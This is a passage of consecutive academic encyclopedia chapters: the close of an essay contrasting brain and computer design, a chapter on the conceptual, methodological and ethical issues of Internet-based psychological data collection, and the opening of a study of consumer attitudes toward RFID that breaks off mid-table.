If people worked this way, the mind would turn sensory input into behaviour as a mill turns flour into wheat, that is, mechanically. Just as without wheat there is no flour, so without sensations there should be no mental processing. Yet people start to hallucinate after a few days in sensory deprivation studies, that is, the brain can create perceptions. Also while computers without input usually fall “idle,” people without input go looking for it. In the brain, while signals go from the retina to the visual cortex via the lateral geniculate body (LGB) relay station, even more nerves go *from* the visual cortex *to* the LGB, that is, in the opposite direction. The brain is clearly not merely an input processor.


The linear relation in Figure 3 is actually an Input-Process-Output (IPO) feedback loop, modified by life, as a system’s output affects its consequent input, for example, turning one’s head affects what one sees. This gives the circular feedback system of Figure 4, which while in theory still deterministic, is chaotic, that is, tiny initial differences can produce vastly different end results (Lorenz, 1963).

Psychology theory has two approaches to human sensory input:

a. Objectivist. Behaviorists like Watson, Hull, and Skinner claim an objective world creates sensations, which if analyzed correctly reflect a defined external reality.
b. Constructivist. Others like Piaget and Chomsky suggest people construct rather than derive the “world,” and interpret sensations to see a world not the world (Maturana & Varela, 1998).

The objectivist view is represented by Figure 4, where the system’s input stimulus contingencies define its response (Skinner, 1948). However, Chomsky showed it was not mathematically possible for children to learn the profundity of language in a lifetime of stimulus-response chaining, let alone years (Chomsky, 2006). The alternative constructivist view is shown in Figure 5. Logically, a circular interaction can be initiated

Figure 5. A process/output/input (POI) partial feedback loop



from any point, so an input-process-output (IPO) loop (Figure 4) can be represented as a *process-output-input (POI)* loop (Figure 5). In such feed-forward cybernetic loops (Mayr, 1970) output acts before input, and it is interesting that in babies motor neurons develop before sensory ones, and embryos move before sensory cells are connected, that is, output seems to precede input in phylogeny.

We know that simple cybernetic systems can achieve steady states similar to biology's homeostasis, and a home heating system's steady end state derives from the temperature its thermostat processing defines. Because in a process-driven (POI) system the temperature is defined first, processing can determines the system's final end-state, that is, act as a teleological "goal". Purpose can arise when processing initiates interactions.

Feed-forward loops can also generate *expectation contexts* for future input. Context effects are common in language, as word meaning creates sentence meaning and sentence meaning alters word meaning. As Gestalt psychologists noted, the whole affects the parts that create it, for example, "Hit me" in a Blackjack card game vs. "Hit me" in a boxing match. While people frequently define new contexts, computer systems are heavily context dependent, for example, the fixed response categories of computer help (Press 1 for …).

The general alternative to an input driven system is a *process-driven system* that actively initiates the interaction loop with expectations, hypotheses and goals.

A computer implication is *to develop active feed-forward loops that enable purposes and expectations,* for example, Web-bots that trawl the Internet with a purpose.

An CHI implication is *to design for user driven feedback loops.* Even given a multimedia visual feast, people become bored when passive. Interactive Web sites are more interesting because we act on them and feel we are in charge (Langer, 1975). To some the Back button was the greatest software invention of the last decade, as it returned interaction control to the user. Students who struggle to spend an hour passively "inputting" textbook data, can easily spend 4 hours/night battling imaginary enemies, that is, playing a game. If actively driving a feedback loop is naturally rewarding, why not apply this principle to software other than computer games?

Self-Processing

Self processing means a system can processes its own processing, that is, "itself." This is not one part of a system processing as input another part's output, which is common. If a system's processing is a feedback loop, processing that processing means processing the entire loop. A system that cannot do this is unaware of its own interactions, although it may be "clever," for example, Mr. Clippy, Office '97's assistant, was a paper clip figure who asked 'Do you want to write a letter?" any time you wrote the word 'Dear." Using advanced Bayesian logic, he was touted as the future of "smart help," yet a PC Magazine survey found Mr. Clippy the third biggest software flop of the year (PCMagazine, 2001). While Mr. Clippy analyzed *your* document actions, he had no idea at all of *his* actions. Even if told a thousand times to go away, he happily popped up again offering to "help." People expect "smart" software to be smart enough to recognize rejection. Mr. Clippy, like most ''intelligent'' software today, was unable to process itself.

In contrast people create an "ego." or idea of themselves, which self-concept strongly affects their behavior. While computers do not have an "I," or give themselves names, most people do. Yet is not a "self" processing itself, like a finger pointing to itself, impossible? Parts of the brain like the frontal cortex, perhaps using autonomy and interconnections, seem able to observe the rest in action sufficiently to not only form a concept of self, but also use it in interpersonal relationships. Social Identity Theory goes further to suggest that groups only arise when individuals use a group's "identity" to form their self identity (Hogg, 1990). The group normative behavior that makes groups cohese can be linked to this concept of self (Whitworth, Gallupe, & McQueen, 2001), that is, human social development may connect to our ability to self-process.

The alternative to processing external data is to process one's own processing, to allow levels of self-awareness, ideas like "self," and self-change. While computers rarely change their own code, and an operating system that overwrites itself is considered faulty, people have goals like: "To be less selfish" that imply changing their own neural "programming." Such learning is not just "inputting" knowledge as a database inputs data, but a system changing itself.

A computer design implication is *software that recognizes common good goals* as well as individual goals. Without this an Internet flooded by selfish Web-crawlers could suffer the technology equivalent of the tragedy of the commons (Hardin, 1968).

An CHI implication is *to design applications to be polite*, rather than the rudeness illustrated by spam, pop-up windows and updates that change a user's home page and file associations without asking (Whitworth, 2005).

SUMMARY

In general, the brain's design contrasts with that of most computers as follows:

1. **Control:** Decentralized at all levels, to maximize flexibility.
2. **Input:** Uses massively parallel processing, to maximize processing power.
3. **Output:** Overlays primitive and advanced subsystems, giving the benefits of both.
4. **Storage:** Uses interconnectivity to store a lifetime's data.
5. **Initiation:** Allows process driven interaction, to hypothesize and predict life.
6. **Self-processing:** Has developed concepts of self and group, to allow social activity.

While the differences are not absolute and advanced computer designs change rapidly, the overall difference is marked.

FUTURE TRENDS

The above admittedly initial analysis suggests some possible areas where computers will work more like the brain in the future:

1. **Autonomous computing:** How simple rules can create emergent systems.
2. **Massively parallel computing:** How to use parallel processing effectively.
3. **Overlaid computing:** How to combine simple and complex systems.
4. **Neural net computing:** Systems that use the power of interconnections.
5. **Process-driven computing:** Systems with goals and expectations.
6. **Self-aware computing:** Systems that can reflect and learn.

However, as computers develop human information processing strengths, will they also gain their weaknesses, like Marvin the permanently depressed robot in the "Hitchhikers Guide to the Galaxy?"

If so, the future of computers may lie not in replacing people but in becoming more human compatible. This changes the research goal from making computers better than people to making the human-computer interaction (HCI) better than either people or computers alone. Interfaces that work how people work are better accepted, more effective, and easier to learn. The runaway IT successes of the last decade (like cellphones, the Internet, e-mail, chat, bulletin boards, etc.) all use computers to support rather than supplant human activity. The general principle is to base IS design on human design, that is, to derive computer primitives from psychological ones. Multimedia systems illustrate the approach, as it works by matching the many human senses. In contrast, projects to develop clever stand alone computer systems, like the Sony dog, have had limited success. Perhaps if the Sony dog was less smart but had cuddly fur and puppy dog eyes it would be more of a hit. Again the above initial comparison of brain and computer design suggests possible areas for CHI advances:

1. **Attention flow management:** Where does the user look next?
2. **Multilevel user involvement:** What human neural processes are evoked?
3. **Immediate user engagement:** What are the "first impressions?"
4. **Link management:** How are the links interconnected?
5. **User feedback:** Does the system respond appropriately to user actions?
6. **Socially aware software:** Do application agents interact politely?

While traditional design has tools like entity-relationship diagrams, human-computer interaction currently lacks the equivalent tools to describe design.

CONCLUSION

Current computers by and large still represent their original deterministic design. They tend to centralize rather than distribute control, use faster sequential processing rather than parallel processing, use exclusive rather than overlaid functionality, minimize subsystem "coupling" rather than use interconnections, use input rather than process-driven loops, and to ignore self-processing of the "I." However, while avoiding recursive self-reference avoids dangerous infinite loops, it also misses opportunities. That recursive programs create fractal designs that look like snowflakes, plants, and animals suggests that nature uses such dangerous information processing tactics. Perhaps it has already tried the "pure processing power" approach we now use in computing and found it wanting, for example, autistic savants can deduce 20 digit prime numbers in their heads yet need continuous care to survive, as the movie "Rain Man" illustrates. Most computers today seem like this. Nature's solution to the information processing problem is the brain, an electro-magnetic information processor which is unpredictable but not random, complex but not slow, adaptable but not unreliable, structured but not unchangeable, receptive but not input defined, and not only responds to potentially infinite variability in real time, but can also conceive of itself and form social groups.

To try to design computers to do everything that people do seems both unnecessary and undesirable, as computers are not responsible for their acts. In the human-computer relationship people are, and must be, the senior partner. A readjustment seems needed in research and development, to move from technology centred computing to human centred computing. The future of computing lies in identifying significant human activities and designing computer systems to support them. We need not computer excellence, but human-computer excellence.

KEY TERMS

Autonomy: The degree to which a subsystem can act from within itself rather than react based on its input. For a system to advance, its parts must specialize, which means only they know what they do, and *when* to act. If a master control mechanism directs subsystem action, its specialty knowledge must be duplicated in the control mechanism, as it must know *when* to invoke the subsystem. This defeats the point of specialization. For specialization to succeed, each part needs autonomy to act from its own nature.

Channel: A single, connected stream of signals of similar type, for example, stereo sound has two channels. Different channels need not involve different media, just as a single communication wire can contain many channels, so can a single medium like vision. Different channels, however, have different processing destinations, that is, different neural processors.

Neural Processor: Similar to Hebb's neural assembly, a set of neurons that act as a system with a defined input and output function, for example, visual cortex processors that fire when presented with lines at specific orientations.

Polite Computing: Any unrequired support for situating the locus of choice control of a social interaction with another party to it, given that control is desired, rightful, and optional. (Whitworth, 2005, p. 355). Its opposite is selfish software that runs at every chance, usually loading at start-up, and slows down computer performance.

Process Driven Interaction: When a feedback loop is initiated by processing rather than input. This allows the system to develop expectations and goals.

System: A system must exist within a world whose nature defines it, for example, a physical world, a world of ideas, and a social world may contain physical systems, idea systems, and social systems, respectively. The point separating system from not system is the system boundary, and effects across it imply system input and system output.

System Levels: The term information system suggests physical systems are not the only possible systems. Philosophers propose idea systems, sociologists social systems, and psychologists mental models. While software requires hardware, the world of data is a different system level from hardware. An information system can be conceived of on four levels: hardware, software, personal, and social, each emerging from the previous, for example, the Internet is on one level hardware, on another software, on another level an interpersonal system, and finally an online social environment.

Conceptual, Methodological, and Ethical Challenges of Internet-Based Data Collection

Jonathan K. Lee
Suffolk University, USA

Peter M. Vernig
Suffolk University, USA

INTRODUCTION

The growth in multimedia technology has revolutionized the way people interact with computer systems. From personal software to business systems and pedagogic applications, multimedia technology is opening up new pathways to increase the efficiency of existing systems. However, the utilization and implementation of new technologies has been occurring at such a rapid pace that theory and research has been unable to keep up. This is particularly evident with data collection methods in the social sciences.

With the growth in use of the Internet passing the 1 billion user mark in 2006 (Internet Usage Statistics, 2006), social scientists are turning to the Internet for data collection purposes in increasing numbers (few, if any, advances have revolutionized data collection more than the use of the Internet). Often referred to as *Internet-based research*, *Web-based research, and cyberresearch,* this mode of data collection refers to the administration of questionnaires and acquisition of response data in an automated manner via the World Wide Web.

Collecting participant responses was a task that once required hours of direct interaction, created problems in scheduling, and limited the diversity of the population being studied. Now data collection can be automated and conducted at any time with increased efficiency (MacWhinney, 2000) and at reduced costs (Cobanoglu, Warde, & Moreo, 2001). Moreover, depending on the nature of the research, the questionnaire can be delivered to Internet users around the world; additionally, research can be targeted to specific populations that have traditionally been underrepresented in the research literature (Im & Chee, 2004; Mathy, Schillace, Coleman, & Berquist, 2002). However, the advantages of using the Internet as a medium for data collection are not without their shortcomings. Theory has not been able to keep up with the proliferation of Internet-based research projects. Further, creative methodologies to facilitate data collection are being proposed in the empirical literature with increased frequency, raising questions about the construct validity of associated studies. The creation of new research methodologies has led to the need for new ethical guidelines for the protection of Internet research subjects, and thus are posing new challenges for research review boards at many institutions (Flanagan, 1999).

Academic disciplines that currently use the Internet as a vehicle for data collection are multifarious, and a discussion of the major issues relevant to each is beyond the scope of this article. Thus, for the sake of brevity, and because it is the discipline of which our knowledge is the most up to date, we will limit our discussion to the specific discipline of psychology, as its wide range of methodologies allow for examples of different challenges relevant to other areas of research. It is important for the reader to note that these issues are similar across the many fields that have implemented Internet-based data collection models for empirical research. This article will provide a summary of the conceptual, methodological, and ethical challenges for the researcher considering the Internet as a tool for data collection and will make suggestions for the ethical and effective implementation of such studies. Due to its brief length, the depth of our discussion is neither expansive nor comprehensive; rather we will focus on what we feel are the key issues for the nascent cyberresearcher. Readers interested in a comprehensive review of this topic are directed to Birnbaum (2000).

CONCEPTUAL CHALLENGES

Of central concern in psychological research is the generalizability of findings—the results of a given study must hold true in the real world, free from experimental controls. This issue is lessened by Internet-based data collection methods, as it has the potential to reach larger and more diverse groups (Birnbaum, 2004), facilitating multiethnic sampling (i.e., the inclusion of a diverse range of ethnic and cultural populations). However, some theorists (e.g., Brehm, 1993; Civille, 1995; Kester, 1998) argue that questionnaire data collected via the Internet is misrepresentative of the general population. Gonzales (2002) provides a convincing argument against the generalizability of data collected through the Internet, providing statistics on Internet usage among different subsets of the general population. In his review, he highlights that Internet users are (a) predominantly white males, (b) in the middle to upper class in terms of income, (c) under the age of 34, and (d) living in metropolitan areas. According to Gonzales (2002), individuals who complete questionnaires on the Internet are only representative of a small portion of the population.

More recently, Gosling, Vazire, Srivastava, and John (2004) compared data collected through the Internet with traditional methods (i.e., in-person, paper-and-pencil) to test the reliability of Internet data. In this study, data were collected via two questionnaires from two Web sites, and were compared with empirical studies that were published over the course of a year in a peer reviewed journal. While the authors concluded that the representativeness of samples is problematic, it is not an issue that is solely limited to Internet-based data collection (indeed all research studies must address this concern to some degree). Furthermore, the prodigious sample size that a researcher can collect through Internet-based methods is clearly a strength of this methodology. For example, Gonzales (2002) reported that 5% of Asians use the Internet, a substantially lower percentage compared with the 87% of White people also reported; although these percentages represent racial disparities in Internet usage, the precise numbers are hidden behind them. Because we cannot speak to the actual numbers of Asian and White participants reported in Gonzales (2002), we will refer to Gosling et al. (2004). Gosling and colleagues report usage statistics of 7.6% Asian and 76.5% White in their study (a ratio slightly higher than in Gonzales). However, the actual numbers of Asian and White participants in Gosling et al. (2004) are very impressive: 26,048 Asian and 276,672 White. Thus, it is important to note that even fractions of percentages can reflect very large numbers in Internet-based samples.

Traditional research in psychology has an oft-criticized tradition of utilizing undergraduate college students in research. In fact, 85% of studies reported in Gosling et al. (2004) are comprised of college samples. This poses serious limitations when trying to make assumptions about the general population because college students tend to be younger, better educated, and from a higher socioeconomic group than the population at large. Because the Internet opens up data recruitment to include anyone in the world with access to the Web, data collection through this means has the potential to overcome these barriers, as demonstrated in several studies (e.g. Gosling et al., 2004; Nosek, Banaji, & Greenwald, 2002). For example, Nosek et al. (2002) had over 2.5 million people participate in their study from around the world. Internet-based data collection can also target marginalized groups who are notably absent from the current literature, and ask for sensitive information that a participant may not accurately disclose face-to-face (Gullette & Turner, 2003; Koch & Emrey, 2001; Mustanski, 2001; Whittier, Seeley, & St. Lawrence, 2004). Thus, we believe that the criticism of Internet-based data collection methods on the grounds that the findings are not representative (although technically valid) does not account for the extensive number of participants, and the potential exists to address many of the shortcomings mentioned by Gonzales (2002). That a degree of sampling bias exists in research conducted online is merely reflective of psychological research as a whole, in which true random sampling is never fully achieved.

A common preconception of Internet-based data collection methods is that the findings are not consistent with traditional methods (Cook, Heath, & Thompson, 2000; Couper, 2000). Indeed there are numerous anecdotes about journal reviewers who criticize the validity of Internet-based studies on this assumption. In contrast to this belief, research has demonstrated consistency between Internet-based data collection methods and paper-and-pencil measures (Gosling et al., 2004), traditional phone surveys (Best, Krueger, Hubbard, & Smith, 2001), and mail-in surveys (Ballard & Prine, 2002). In one study that tested demographic effects of individuals participating in Internet surveys and paper-and-pencil methods, Srivastava , John, Gosling, and Potter (2003) matched participants whose questionnaire data were collected through the Internet on characteristics such as age and gender with participants who completed an identical paper-and-pencil questionnaire in person. The findings suggest that the data sets for the two groups (Internet sample vs. in person paper-and-pencil) were remarkably consistent.

In evaluating the strengths and weaknesses of Internet-based research, we feel that this new method has much to offer above and beyond traditional research formats. In the next section, we will address some of the methodological issues associated with collecting data via the Internet.

METHODOLOGICAL CONSIDERATIONS

Sound methodology is the cornerstone of scientific inquiry, and Internet-based research studies are no exception. Two issues of concern in online data collection are subject recruitment and data fidelity. Below, we will highlight the assumptions related to each point and provide recommendations to protect the integrity of the research project.

Internet-based data collection methods can be broadly divided into three different methods, including cybersurvey, cyberethnography, and multimethod cyberresearch (Mathy, Kerr, & Haydin, 2003; Mathy et al., 2002). *Cybersurvey* is defined as the administration of surveys or questionnaires via the Internet. This includes distribution of questionnaires by e-mail or electronic mailing lists, or posting the survey on a Web page for people to complete. *Active cybersurvey* refers to the process of randomly selecting individuals from an e-mail list or chat room to actively solicit participation in a research study; *Passive cybersurvey* pertains to situations where the individual self-selects to participate without solicitation. In the passive cybersurvey method, the questionnaire is posted on a Web site and individuals visiting the site can decide whether or not to participate. *Cyberethnography* is defined as online ethnographic research. Similar to traditional anthropological methods, this type of research is action-oriented and includes interactive interviews and participant observation, usually completed in a chat room or through an instant messenger program. Cyberethnography requires considerably more time on the part of the researcher, as he or she will have to be present to monitor the discussions, or in the case of an individual interview, the researcher will have to engage in active dialogue with the participant. On a positive note, collecting qualitative data through such a format will save incredible amounts of time that would otherwise be spent transcribing responses, and interaction with participants anywhere in the world is facilitated. Cybersurvey is nomothetic, yielding quantitative data, while cyberethnography is ideographic and results in qualitative data. There are unique elements to each method and taken singularly, each can yield fruitful data. Depending on the nature of the research question, one strategy may be preferable over the other; however, to gain a holistic picture of the phenomenon under investigation, integrating both perspectives in the research design (if feasible) has the potential to yield more detailed and useful results. Thus, *multi-method cyberresearch* is a combination of cybersurvey and cyberethnography and incorporates quantitative and qualitative methods.

Standardization of data collection methods is critical in experimental studies. While the absence of the experimenter during cybersurveys is a methodological strength, it is at the same time a limitation. Previous research has shown that social desirability in responding is reduced in Internet-based studies due to the anonymity in participation (Childress & Asamen, 1998; Webster & Compeau, 1996; Whitener & Klein, 1995). The lack of monitoring of research participation can result in repeated responders (participants who complete the survey multiple times) and nonserious responders (participants who mark items in an insincere or random fashion). Whereas nonserious responding is a limitation inherent in all research utilizing a questionnaire format, repeated responders are fairly unique to Internet-based research and thus we will focus our discussion on this topic.

Several researchers have proposed creative ways to deal with repeated responders (Birnbaum, 2004; Gosling et al., 2004). There are several competing theories as to why one would submit multiple responses, and some strategies to deter the repeated responder require an advanced knowledge of network design and implementation. We will focus our discussion on three simple tactics to deter the repeated responder. One reason that would motivate repeated responding is to see how one's scores would look had one responded differently to questionnaire items. The simplest way to satisfy the curiosity of the repeated responder is to report all the possible outcomes of the questionnaire at the conclusion of the study. A second strategy is to record the Internet protocol (IP) address of the participant's computer. A shortcoming of this method, however, is that different people can log on from the same computer (e.g., at libraries, universities, and Internet cafés). For an added measure, the researcher can require the subject to create a user account and password. This technique is not only helpful in deterring the repeated responder, but also having a participant provide a valid e-mail address for an account can be useful information which can facilitate the informed consent process.

ETHICAL CONSIDERATIONS

The increase in the use of the Internet for the collection of research data has initiated a great deal of ethical questions. Kraut, Olson, Banaji, Bruckman, Cohen, and Couper (2004) argue that although participants in online-based research studies are not exposed to any greater risks, they are exposed to different ones. The authors identify breaches of confidentiality as the greatest risk posed by collecting data online. The assimilation of advanced information systems into behavioral health care has necessitated high-security encrypted networks to guard confidential information which is under the protection of both professional ethical codes and the law, but a great deal of psychological research is conducted outside of behavioral health care settings. For example, universities often do not have the same level of security on their computer networks. Procedures for protecting research data range from simple means such as password protecting computer systems, to more advanced methods of data encryption, and identification (for a more complete coverage of relevant methods, readers are directed to Mathy, Kerr, & Heyden, 2003). Kraut and colleagues (2004) recommend minimizing or eliminating the collection of identifiable data as a means to combat security concerns. Ethically, information regarding protections of, and limits to, confidentiality must be presented to participants before their participation in a research study as a part of informed consent.

Pre- and post-study procedures, namely informed consent and debriefing, present unique challenges to researchers gathering data online. Keller and Lee (2003) discuss the range of methods that have been used by researchers for the provision of informed consent. Some studies have used simple online presentation of informed consent information along with a button to indicate agreement and understanding, while others have gone a step further to provide pages with all mandated study information in a printable format. Simple debriefing information can be provided on a Web page that follows the study (Kraut et al., 2004). An added advantage over the standard paper debriefing forms is the ability for live Internet links to resources (e.g., trauma counseling for rape victims, treatment and detoxification services for substance abusers) that are given to participants.

One of the aforementioned limits to confidentiality is the case of information regarding harm to self or others. While such situations are relatively rare in questionnaire-based studies, they do occur, and researches are ethically and legally responsible for breaking confidentiality to make referrals for appropriate care. When data are being collected online, the ability to make referrals or intervene with emergency services is usually absent. It is therefore preferable that researchers select appropriate questionnaires that are not likely to elicit such responses. For example, the Beck Depression Inventory (BDI; Beck, Ward, Mendelson, Mock, & Erbaugh, 1961) is a well known and psychometrically sound measure of psychological distress and depression. There is a question on the BDI that asks the respondent to rate his or her agreement with a statement regarding suicide. The BDI, therefore, is specifically designed to draw out information that would require the researcher to intervene on behalf of the participant's safety. Alternative questionnaires that do not directly draw on these issues may be more appropriate in the conduct of online data collection. In our own research, we oftentimes have to weigh the advantages of the information yielded from such questionnaires with the possible implications of collecting such sensitive data.

In the conduct of psychological research, it is the ultimate responsibility of the researcher(s) to insure that all procedures are ethically sound. Oversight of this process is delegated to institutional review boards (IRBs), which are made up of professionals and laypersons. As with any research study, the investigators must familiarize themselves with the ethical issues involved in their study and the IRB must also possess the requisite knowledge to raise relevant questions about the ethical implications of the research methodology. Currently, no formal guidelines exist for IRBs when reviewing research studies in which data is collected online (Keller & Lee, 2003).

CONCLUSION

The primary goal of this chapter was to familiarize the reader with the benefits and constraints of Internet-based research methodology. For the social scientist, there are always multiple factors that should be considered when designing a study. Inferences made from research findings are generalizable to the population at large only to the extent to which the participants comprising the sample are representative. Although Internet samples are not representative of the general population, it is a general issue that is relevant to all psychological research. Nevertheless, an added benefit of Internet samples is the potential to reach a more diverse audience and in larger numbers. It is important to note that the actual number of participants in a given study may be disguised by percentile values, and data collected through the Internet show remarkable consistency with data collected through traditional methods.

Subject recruitment and data fidelity are key issues that are at the forefront when considering Internet-based data collection methods. The researcher must decide if the time commitment required for cyberethnography is worthwhile. Alternatively, cybersurvey methods can be most efficient for gathering large data sets in a less time-intensive manner. Ideally, it would be best to engage in multimethod cyberresearch, as it is the most comprehensive method to study a given construct. While repeated responding is not as big an issue in cyberethnography, the researcher relying on cybersurvey methods should put safety measures in place to deter repeat responders, as they can adversely effect data fidelity.

The ethical issues that come into play when conducting cyberresearch are neither new to the field of psychology, nor are they insurmountable. Extra precautions to protect participant confidentiality are necessary, and methodology needs to be carefully considered with a critical eye to the potential problems raised by collecting data from a participant who can literally be a world away. It is clear that guidelines for the protection of participants involved in Internet-based data collection need to be developed to guide researchers and IRBs alike (The American Psychological Association's report on online research (Kraut et al., 2004) serves as a jumping-off point for what will no doubt become a lively and far reaching dialogue).

In bringing to light conceptual, methodological, and ethical considerations involved in Internet-based data collection methods, it is our hope that we have piqued the interest of the researcher considering this model. How can we increase representativeness in participant sampling, and efficiency in surveying representative particular populations? How can Internet-based questionnaires be delivered in a format that is both ethical and methodologically sound? These and other questions still need to be answered in the empirical literature. There is still much to be explored as theory and research in this area is still in its early stages. Thus, we hope this chapter will serve useful as a starting point to facilitate future inquiries.

KEY TERMS

Active Cybersurvey: The process of randomly selecting individuals from an e-mail list or chat room to actively solicit participation in a research study.

Cyberethnography: Online ethnographic research. This type of research is action-oriented and includes interactive interviews and participant observation, usually completed in a chat room or through an instant messenger program.

Cybersurvey: The administration of surveys or questionnaires via the Internet. This includes distribution of the questionnaire by e-mail or electronic mailing lists, or posting the survey on a Web page for people to complete. Cybersurvey can be either active or passive.

Internet-Based Data Collection: Also known as cyberresearch or Web-based data collection, this is an evolving type of research methodology that utilizes the Internet as a medium for the collection of data.

Multimethod Cyberresearch: A combination of cybersurvey and cyberethnography, which thus incorporates quantitative and qualitative methods.

Passive Cybersurvey: Questionnaires where the individual is self-selected to participate. With the passive cybersurvey method, the questionnaire is posted on a Web site and individuals visiting the site can decide whether or not to participate.

Consumer Attitudes toward RFID Usage

Madlen Boslau

Georg-August-Universität Göttingen, Germany

INTRODUCTION

The term RFID refers to *radio frequency identification* and describes transponders or tags that are attached to animate or inanimate objects and are automatically read by a network infrastructure or networked reading devices. Current solutions such as optical character recognition (OCR), bar codes, or smart card systems require manual data entry, scanning, or readout along the supply chain. These procedures are costly, time-consuming, and inaccurate. RFID systems are seen as a potential solution to these constraints, by allowing non-line-of-sight reception of the coded data. Identification codes are stored on a tag that consists of a microchip and an attached antenna. Once the tag is within the reception area of a reader, the information is transmitted. A connected database is then able to decode the identification code and identify the object. Such network infrastructures should be able to capture, store, and deliver large amounts of data robustly and efficiently (Scharfeld, 2001).

The applications of RFID in use today can be sorted into two groups of products:

- The first group of products uses the RFID technology as a central feature. Examples are security and access control, vehicle immobilization systems, and highway toll passes (Inaba & Schuster, 2005). Future applications include rechargeable public transport tickets, implants holding critical medical data, or dog tags (Böhmer, Brück, & Rees, 2005).
- The second group of products consists of those goods merely tagged with an RFID label instead of a bar code. Here, the tag simply substitutes the bar code as a carrier of product information for identification purposes. This seems sensible, as RFID tags display a number of characteristics that allow for faster, easier, more reliable, and superior identification.

Once consumers are able to buy RFID tagged products, their attitude toward such tags is of central importance. Consumer acceptance of RFID tags may have severe consequences for all companies tagging their products with RFID.

BACKGROUND

While consumers constitute the final stage in all supply chains, their attitude toward RFID has hardly been considered. Previous studies have mainly dealt with RFID as an innovation to enhance the supply chain and the resulting costs and benefits for companies along the value chain, that is, suppliers, manufacturers, retailers, and third-party logistics (3PLs) providers (Metro Group, 2004; Strassner, Plenge, & Stroh, 2005).

Until now, few studies have explicitly considered the consumer's point-of-view (Capgemini, 2004, 2005; Günther & Spiekermann, 2005; Juban & Wyld, 2004), and some studies merely present descriptive statistics (Capgemini, 2004, 2005). The remaining few analyzed very specific aspects such as consumer fears concerning data protection and security (Günther & Spiekermann, 2005). Nevertheless, initial results indicate a strong need to educate consumers about RFID. Although consumers seem to know little about this new technology, pronounced expectations and fears already exist in their minds (Günther & Spiekermann, 2005). Therefore, future usage of RFID in or on consumer goods will be strongly influenced by their general acceptance of, and attitude toward, RFID.

To the authors' knowledge, no study so far has explained the influences of RFID usage on consumer behavior based on methods in psychology. The success of RFID applications will depend significantly on whether RFID tags are accepted by consumers (Günther & Spiekermann, 2005). In all supply chains, consumers are the very last stage as they buy the final product. In the future, this product might be labeled with RFID tags instead of bar codes. The radio technology can produce a net benefit only if end-consumers accept it. However, a new technology such as RFID may be perceived as potentially harmful by posing a threat to privacy (Spiekermann & Ziekow, 2006). Thus, the consumer point-of-view needs to be considered at an early stage of introduction. It is therefore necessary to uncover the consumer attitudes toward this technological innovation and its application in retailing.

The problem definition is hence specified as follows:

1. How are consumer attitudes concerning the RFID technology and its application to products characterized?
   a. In the first step, attitude needs to be defined and specified for RFID.
   b. The nature of the consumer attitudes toward RFID needs to be determined, described, and also quantified.
2. Relevant implications for enterprises using or planning to use RFID tags will be explained and discussed.

ATTITUDE DEFINITION

The fundamental theory for studying the influences of RFID is based on the model of consumer behavior. The starting point is the relationship between stimulus, organism, and response (SOR) (Kotler, 2003; Kroeber-Riel & Weinberg, 2003). The relevant variables in an SOR model are first of all the stimulus variables (S). As our analysis focuses on the impact of RFID technology, this technology is the stimulus that has an effect on consumers. It causes an observable behavior, which is the reaction or response (R). After the stimulus reception, internal, psychic processes take place in the organism, commonly known as intervening variables (O), causing the observable response. This study investigates the effect of RFID technology on the internal variable attitude.

A person's attitude is a relatively permanent and long-term willingness to react in a consistent cognitive, affective, and conative way (Balderjahn, 1995). Therefore, attitude consists of three components: affect, cognition, and behavior (Solomon, Marshall, & Stuart, 2004; Wilkie, 1994). The affective component reflects feelings regarding the attitude object and refers to the overall emotional response of a person toward the stimulus. The cognitive component subsumes a person's knowledge or beliefs about the attitude object and its important characteristics. The conative component comprises the consumer's intentions to do something; it reflects behavioral tendencies toward the attitude object.

However, Trommsdorff (2004) emphasizes that a direct relationship between attitude and behavior cannot be generalized. Instead, attitude is determined by the affective and cognitive components only. Attitude then directly influences behavioral intentions and indirectly influences behavior. With time, actual behavior retroacts on attitude (Trommsdorff, 2004). Hence, attitude is defined as a construct composed of an affective and a cognitive component. The conative component describes behavioral intentions and is used as an indicator for future behavior.

With respect to RFID, the nature of consumer attitudes should be differentiated into:

- Attitude toward RFID technology (A_{RFID}) in general, and
- Attitude toward products labeled with RFID tags (A_p).

EMPIRICAL STUDY

To determine and quantify consumer attitudes toward RFID, a Web-based study was conducted in June 2005. All in all, 374 respondents from all ages, incomes, and educational backgrounds participated. A Kolmogorov-Smirnov-test tested the variables gender, education, age, and residential location for their distribution. The null hypothesis, that the variables follow a normal distribution, cannot be accepted (p=0.000). This was expected, however, since mostly students were surveyed as Figure 1 also indicates.

To measure the attitude toward RFID technology and toward products with RFID tags (A_p), the questionnaire was based on previous validated studies that dealt with user acceptance of information technology (Davis, Bagozzi, & Warshaw, 1989; Fishbein & Ajzen,

C

Figure 1. Sample composition (n = 374)

		Absolute	Percent
Age	up to 19 years	8	2.6
	20 – 29 years	208	68.0
	30 – 39 years	47	15.4
	40 – 49 years	22	7.2
	50 – 59 years	18	5.9
	60 years and above	3	1.0
	total	306	100.0
Gender	female	148	48.5
	male	157	51.5
	total	305	100.0

1975; Moore & Benbasat, 1991; Thompson, Higgins, & Howell, 1991). The items employed there measured the acceptance of and attitude toward new technologies in general. By referring to RFID in particular, the items were utilized for the operationalization of attitude towards RFID.

The items used in this survey were all measured on a seven-point scale from strongly disagree (=1) to strongly agree (=7), to determine the affective as well as the cognitive components of attitude. A seven-point scale was used to give respondents the opportunity to state their answers more precisely than on a five-point scale.

Next, factor analyses were used to test whether multiple items can be combined to single factors. As illustrated in Figure 2, attitude toward RFID technology was operationalized using nine different items. They measured both positive (v10, v13) and negative (v11, v16) emotions, which are thought to be connected with A_{RFID}. In addition, four variables operationalized the current level of knowledge of the survey participants regarding the RFID technology (v09, v14, v15, v17).

As the results show, the items used demonstrated a good ability to operationalize the factor A_{RFID}. Only variable v09 had to be excluded from the analysis, as it exhibited a factor loading smaller than 0.4. Contrary to the original assumption, however, two factors were extracted, which altogether explain 42.48% of the entire variance of all items.

The first extracted factor contains two items describing the cognitive (v14, v11) and four items describing the affective (v13, v11, v16, v10) component of attitude. Hence, the first extracted factor mostly represents the emotional component of the consumer attitude toward RFID. The second factor on the other hand consists of variables v12 and v17. Both measure the cognitive component of A_{RFID}. Therefore, factor two describes the surveyed consumers' thoughts concerning RFID.

The results obtained here indicate that A_{RFID} cannot be described by a single factor. In fact, attitude toward RFID consists, in this case, of two factors, each of which describes one attitude component individually. In addition, factor 1 also shows that A_{RFID} contains both cognitive and affective components. Therefore, the proposed attitude definition is valid for attitude toward RFID technology as well.

Figure 2. Factor analysis for attitude toward RFID technology: Results (extracted factors, factor loadings, and item variance)

Item	Var.	Factor 1	Factor 2	Expl. Variance
In my opinion, RFID technology is a good idea.	v14	.735		30.30%
